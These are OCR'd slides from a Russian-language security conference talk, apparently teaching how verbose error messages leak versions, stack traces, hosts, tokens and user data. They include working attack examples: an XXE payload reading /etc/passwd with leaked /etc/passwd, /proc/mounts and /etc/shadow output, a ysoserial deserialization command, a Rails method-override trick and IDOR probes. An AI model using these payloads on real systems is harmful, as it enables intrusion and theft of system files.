Не все ошибки одинаково полезны

Аня Васильева

ATI.SU

iSavAnna

avasilyeva.job@yandex.ru

HEISENBUG

Whoami

AppSec в ATI.SU

- 7 лет в ИТ: Dev->Qa->Qa automation->AppSec
- CTF

О чем мы сегодня поговорим?

- Тексты и обработка ошибок


О чем мы сегодня поговорим?

- Тексты и обработка ошибок
- Какие проблемы безопасности связаны с ошибками


О чем мы сегодня поговорим?

- Тексты и обработка ошибок
- Какие проблемы безопасности связаны с ошибками
- Что делать?

Всем знакомая ситуация




Всем знакомая ситуация



Ввели \u000

Всем знакомая ситуация



Ввели
\u000

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx
3 Date: Thu, 30 Mar 2023 09:59:16 GMT
4 Content-Type: text/plain; charset=utf-8
5 Content-Length: 21
6 Connection: close
7
8 Internal Server Error
```

Какие варианты обработки ошибок?

Internal Server Error


```
{
    "errorCode": "unknown",
    "errorMessage": "500 Internal Server Error"
}
```

Дефолтный текст на все ошибки

```
{
    "errorCode": "invalid_data",
    "errorMessage": "Переданы неверные данные"
}
```

Вывод ошибки из кода


```
{
    "errorCode": "invalid_data",
    "errorMessage": "json: cannot
unmarshal number into Go value of
type
requests.CreateDirectoryRequest"
}
```

Человекочитаемая ошибка

```
{
    "errorCode": "invalid_data",
    "errorMessage": "Номер телефона должен содержать 11 цифр"
}
```

StackTrace в тексте ошибки

```
{

    "errorCode": "invalid_data",

    "errorMessage":
"System.NullReferenceException:
Object reference not set to an
instance of an object.

  at Test.Controllers in
/test/Controllers/test.cs:line 4

..."

}
```

Все исключения должны быть обработаны

Читаемый текст ошибок

В “ошибке” может быть проблема безопасности

Дополнительная информация о системе

Сбор информации о системе

mysqlclient
sqlalchemy
djangorestframework
defusedxml
openpyxl
Django
celery
redis
html2text
gunicorn
react
Markdown
python
requests
mongoDb
coverage
bleach

Узнали версию библиотеки

```
X-SP-CRID: 4425866295:1

%PDF-1.4
1 0 obj
<<
/Title (þÿ)
/Creator (þÿwkhtmltopdf 0.12.6)
/Producer (þÿQt 4.8.7)
/CreationDate (D:20231005112248+03'00')
>>
```

Нашли ее CVE

```
X-SP-CRID: 4425866295:1

%PDF-1.4
1 0 obj
<<
/Title (þÿ)
/Creator (þÿwkhtmltopdf 0.12.6)
/Producer (þÿQt 4.8.7)
/CreationDate (D:20231005112248+03'00')
>>
```

wkhtmlTOpdf 0.12.6 is vulnerable to SSRF

Critical severity | Unreviewed | Published on Aug 23, 2022 to the C

Common Vulnerabilities and Exposures - cve.mitre.org

Name	Description
CVE-2023-38941	django-sspanel v2022.2.2 was discovered to contain a remote command execution (RCE) vulnerability via the component sspanel/admin_view.py -> GoodsCreateView._post.
CVE-2023-36053	In Django 3.2 before 3.2.20, 4 before 4.1.10, and 4.2 before 4.2.3, EmailValidator and URLValidator are subject to a potential ReDoS (regular expression denial of service) attack via a very large number of domain name labels of emails and URLs.

Для некоторых CVE известен уязвимый метод

SQL Injection

Affecting django package, versions [,3.2.14) [4.0a1,4.0.6)

INTRODUCED: 4 JUL 2022 CVE-2022-34265 CWE-89 Share

How to fix?

Upgrade `Django` to version 3.2.14, 4.0.6 or higher.

Overview

Django is a high-level Python Web framework that encourages rapid development and clean, pragmatic design.

Affected versions of this package are vulnerable to SQL Injection via the `Trunc(kind)` and `Extract(lookup_name)` arguments, if untrusted data is used as a `kind/lookup_name` value.

Note: Applications that constrain the lookup name and kind choice to a known safe list are unaffected.

Django 4.1 pre-released versions (4.1a1, 4.1a2) are affected by this issue, please avoid using the 4.1 branch until 4.1.0 is released.

Определение ЯП и фреймворка по тексту ошибки

```
{

"errorCode": "invalid_data",

    "errorMessage": "Translation
missing:
ru.errors.generic.nonexistent"

}
```

- Ruby on Rails

Создание пароля

```
POST /password

Content-Type:
application/x-www-form-urlencoded


password=bug1
```

Создание и редактирование пароля

```
POST /password

Content-Type:
application/x-www-form-urlencoded


password=bug1
```

```
PATCH /password

Content-Type:
application/x-www-form-urlencoded


old_password=bug1&password=bug2
```

Воспользуемся фичей ЯП

```
if request.patch?
```

```
PATCH /password

Content-Type:
application/x-www-form-urlencoded
```

Воспользуемся фичей ЯП

```
if request.patch?
```

Фича Ruby on Rails

- `_method=POST`

```
PATCH /password

Content-Type:
application/x-www-form-urlencoded

password=bug1&_method=POST
```


StackTrace в тексте ошибки

```
"Message":
"Операция является недопустимой из-за текущего состояния объекта.",
"StackTrace":
"   в System.Web.Script.Serialization.ObjectConverter.ConvertDictionaryT
oObject(IDictionary`2 dictionary, Type type, JavaScriptSerializer serial
izer, Boolean throwOnError, Object\u0026 convertedObject)\r\n   в System
.Web.Script.Serialization.ObjectConverter.ConvertObjectToTypeInternal(Ob
ject o, Type type, JavaScriptSerializer serializer, Boolean throwOnError
, Object\u0026 convertedObject)\r\n   в System.Web.Script.Serialization.
JavaScriptObjectDeserializer.DeserializeInternal(Int32 depth)\r\n   в Sy
stem.Web.Script.Serialization.JavaScriptObjectDeserializer.BasicDeserial
ize(String input, Int32 depthLimit, JavaScriptSerializer serializer)\r\n
   в System.Web.Script.Serialization.JavaScriptSerializer.Deserialize(Ja
vaScriptSerializer serializer, String input, Type type, Int32 depthLimit
)\r\n   в System.Web.Script.Serialization.JavaScriptSerializer.Deseriali
```

Узнать какой метод используется

JavaScriptObjectDeserializer.BasicDeserialize Method

- C#
- insecure deserialization



Insecure deserialization только с SimpleTypeResolver

———

```
JavaScriptSerializer jsonSerializer
= new JavaScriptSerializer(new
SimpleTypeResolver());
```

White-box testing

Знаешь с каким аргументом запускать утилиту

———

```
ysoserial.exe -f
JavaScriptSerializer -g
ObjectDataProvider -o raw -c "calc"
-t
```

Black-box testing

Можно предположить наличие уязвимости


XML документ

Ввели в поле &test;

```
{
    "errorCode": "invalid_data",
    "errorMessage": "Entity "test" not defined"
}
```

Проще понять что проверять

XML parser обрабатывает Entity



- Понять, что используется в качестве парсера
- Проверить уязвимость XXE

Текст ошибки может дать информацию для поиска уязвимостей

Информация о внутренней инфраструктуре

Что тут не так?

———

```
Что-то пошло не так, попробуйте еще раз. A timeout occured after 30000ms selecting a
server using CompositeServerSelector{ Selectors =
MongoDB.Driver.MongoClient+AreSessionsSupportedServerSelector,
LatencyLimitingServerSelector

{ AllowedLatencyRange = 00:00:00.0150000 }

}. Client view of cluster state is { ClusterId : "1", ConnectionMode : "Automatic",
Type : "Standalone", State : "Disconnected", Servers : [{ ServerId: "

{ ClusterId : 1, EndPoint : "Unspecified/mongo-test:27017" }

", EndPoint: "Unspecified/mongo-test:27017", State: "Disconnected", Type: "Unknown",
HeartbeatException: "MongoDB.Driver.MongoConnectionException: An exception occurred
while opening a connection to the server.\n
```

Хост базы данных

———

Что-то пошло не так, попробуйте еще раз. A timeout occured after 30000ms selecting a server using CompositeServerSelector{ Selectors = MongoDB.Driver.MongoClient+AreSessionsSupportedServerSelector, LatencyLimitingServerSelector

{ AllowedLatencyRange = 00:00:00.0150000 }

}. Client view of cluster state is { ClusterId : "1", ConnectionMode : "Automatic", Type : "Standalone", State : "Disconnected", Servers : [{ ServerId: "

{ ClusterId : 1, EndPoint : "Unspecified/mongo-test:27017" }

", EndPoint: "Unspecified/mongo-test:27017", State: "Disconnected", Type: "Unknown", HeartbeatException: "MongoDB.Driver.MongoConnectionException: An exception occurred while opening a connection to the server.\n

Моделируем ситуацию ошибки подключения

POST

POST

POST

POST

POST

POST

БД


?userId=lc%27

{"application":"PiggyBox[public]
v-1.25.393","error":"access_token=165981de1**********4bfdb3b
085c5eb7f61de75e3\u0026fields=photo_200%2Ccity\u0026lang=ru\
u0026user_ids=lc%27\u0026v=5.101","trace_id":"9c508a391ae7fb
ff","uptime":"1h44m31.433579453s"}

access_token в Stacktrace

{"application":"PiggyBox[public]
v-1.25.393","error":"access_token=165981de1**********4bfdb3b
085c5eb7f61de75e3\u0026fields=photo_200%2Ccity\u0026lang=ru\
u0026user_ids=lc%27\u0026v=5.101","trace_id":"9c508a391ae7fb
ff","uptime":"1h44m31.433579453s"}

hackerone 735971 репорт от CIRCUIT



StackTrace содержит секреты

Избыточная информация в тексте ошибки


Метод создание сущности - пробуем IDOR

———

```
POST /task

Content-Type: application/json


{
    "contact_id": 29883,
    "task": "доставка пиццы"
}
```


IDOR: Insecure Direct Object Reference

Получение документов - как должно быть




Сущность User1


Получение документов - как должно быть




Получение документов - как должно быть




Получение документов - как должно быть



IDOR в получении документов



IDOR в получении документов



Текст ошибки раскрывает информацию о пользователях

```
POST /task

Content-Type: application/json


{
    "contact_id": 1,
    "task": "доставка пиццы"
}
```

Текст ошибки раскрывает информацию о пользователях

```
POST /task

Content-Type: application/json


{
    "contact_id": 1,
    "task": "доставка пиццы"
}
```

```
"errors":[
    "У исполнителя Иванова Ивана
    Ивановича отсутствует
    подписанный договор"
    ]
```

Пробуем поменять пароль

```
PATCH /password

Content-Type:
application/x-www-form-urlencoded

password=111
```

Пробуем поменять пароль

```
PATCH /password

Content-Type:
application/x-www-form-urlencoded

password=111
```

```
"message":"Пароль 111 должен быть
не короче 8 символов, содержать
хотя бы одну заглавную букву и
цифру"
```

Попытки пароля пользователя можно найти в логах

Пароль 111 должен быть не короче 8 символов, содержать хотя бы одну заглавную букву и цифру

Пароль должен быть не короче 8 символов, содержать хотя бы одну заглавную букву и цифру

Задумывайтесь какие данные вы выводите в текст ошибки

Уязвимости в обработке ошибки

Предположили наличие XXE - проверим

XML документ

Ввели в поле &test;

```
{
    "errorCode": "invalid_data",
    "errorMessage": "Entity "test" not defined"
}
```

XXE: XML external entity

XML

- SOAP
- SVG
- Microsoft Office: docx, xlsx - это zip архив, содержащий данные в виде XML
- XMP - метаданные в png, jpg и тд

XML сущность

`&name;` -> value

Существующие сущности

```
<?xml version="1.0" encoding="utf-8" ?>
 <foo>&lt;something;&gt;</foo>

&lt; - <
&gt; - >
```

Можно задавать свои сущности

```
<!--?xml version="1.0" ?-->

<!DOCTYPE replace [<!ENTITY ent "test"> ]>

 <text>&ent;</text>
```

Метод заполнения данных

```
<!--?xml version="1.0" ?-->
<userInfo>
 <firstName>John</firstName>
 <lastName>Doe</lastName>
</userInfo>
```

```
"message": ""
```

В тексте ошибки выводятся ошибки парсера

```
<!--?xml version="1.0" ?-->

<userInfo>

 <firstName>111</firstName>

 <lastName>Doe</lastName>

</userInfo>
```

```
"message": "Element firstName the
value 111 must be string"
```

Сущность берется из внутреннего файла сервера

```
<!--?xml version="1.0" ?-->

<!DOCTYPE replace [<!ENTITY ent
SYSTEM "file:///etc/passwd"> ]>

<userInfo>

 <firstName>&ent;</firstName>

 <lastName>Doe</lastName>

</userInfo>
```

XXE в тексте ошибки


```
"message":
"Element                                The value 'root:x:0:0:root:/root:/bin
/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/
usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:
/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:
man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/n
ologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/sp
ool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nolo
gin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/
var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nolo
gin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39
:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting Syst
em (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/no
nexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologi
```

Получаем /proc/mounts с сервера


```
"message":
"Element                                The value 'overlay / overlay rw,relat
ime,lowerdir=/var/lib/docker/overlay2/l/SUHBXWP4QYIB7BHRNRROS5ATNB:/var/lib/
docker/overlay2/l/PURX7OPGW3KBBWTBQBLOI22RBE:/var/lib/docker/overlay2/l/SOBJ
ASARXAXZVXNPQMTRCAVNKR:/var/lib/docker/overlay2/l/MFKCTIAYNAF4F7V3QQQ3UAP6UU
:/var/lib/docker/overlay2/l/IRULVNZMHECSEUBIW3OD33KQQN:/var/lib/docker/overl
ay2/l/RPNITA6VTX6RIGUXO5R34NAE25:/var/lib/docker/overlay2/l/BNBV3FUSFAPMBST6
QIIY5ZKQRC:/var/lib/docker/overlay2/l/JV7V52RFGMXO77D2HK6F635SAX:/var/lib/do
cker/overlay2/l/3V4NPRQFINS7IZPWIUORQ7VXEJ:/var/lib/docker/overlay2/l/SY56IN
2EIMXYDBGCA5G2NFWTEX:/var/lib/docker/overlay2/l/K3TXFOVUWNJFSPDZNYLHJYQBYA:/
var/lib/docker/overlay2/l/NLPBBBKMQ53WMAZE6TDUT7SGRK:/var/lib/docker/overlay
2/l/U62GPN675EKYRJGUQHYM665OUN:/var/lib/docker/overlay2/l/EDSWNG5MOAQRYODKSX
W7INHQJP,upperdir=/var/lib/docker/overlay2/7b26abd380a338f81f120982c16a45ed0
3ab2e77fb789666e8ae3b5836b070f9/diff,workdir=/var/lib/docker/overlay2/7b26ab
d380a338f81f120982c16a45ed03ab2e77fb789666e8ae3b5836b070f9/work 0 0\nproc /p
roc proc rw,nosuid,nodev,noexec,relatime 0 0\ntmpfs /dev tmpfs rw,nosuid,siz
e=65536k,mode=755 0 0\ndevpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=
```


Если доступно /etc/shadow, то это root


```
"message":
"Element                                The value 'root:*:18855:0:99999:7:::\
ndaemon:*:18855:0:99999:7:::\nbin:*:18855:0:99999:7:::\nsys:*:18855:0:99999:
7:::\nsync:*:18855:0:99999:7:::\ngames:*:18855:0:99999:7:::\nman:*:18855:0:9
9999:7:::\nlp:*:18855:0:99999:7:::\nmail:*:18855:0:99999:7:::\nnews:*:18855:
0:99999:7:::\nuucp:*:18855:0:99999:7:::\nproxy:*:18855:0:99999:7:::\nwww-dat
a:*:18855:0:99999:7:::\nbackup:*:18855:0:99999:7:::\nlist:*:18855:0:99999:7:
::\nirc:*:18855:0:99999:7:::\ngnats:*:18855:0:99999:7:::\nnobody:*:18855:0:9
```

В валидации могут быть уязвимости

Сбивают с толку

Метод удаления документа по ID




```
DELETE document/1324324
```

Попробуем удалить чужие документы

```
DELETE document/1324324
```

Выполняется действие - получили ошибку

Нельзя удалить файл другого пользователя

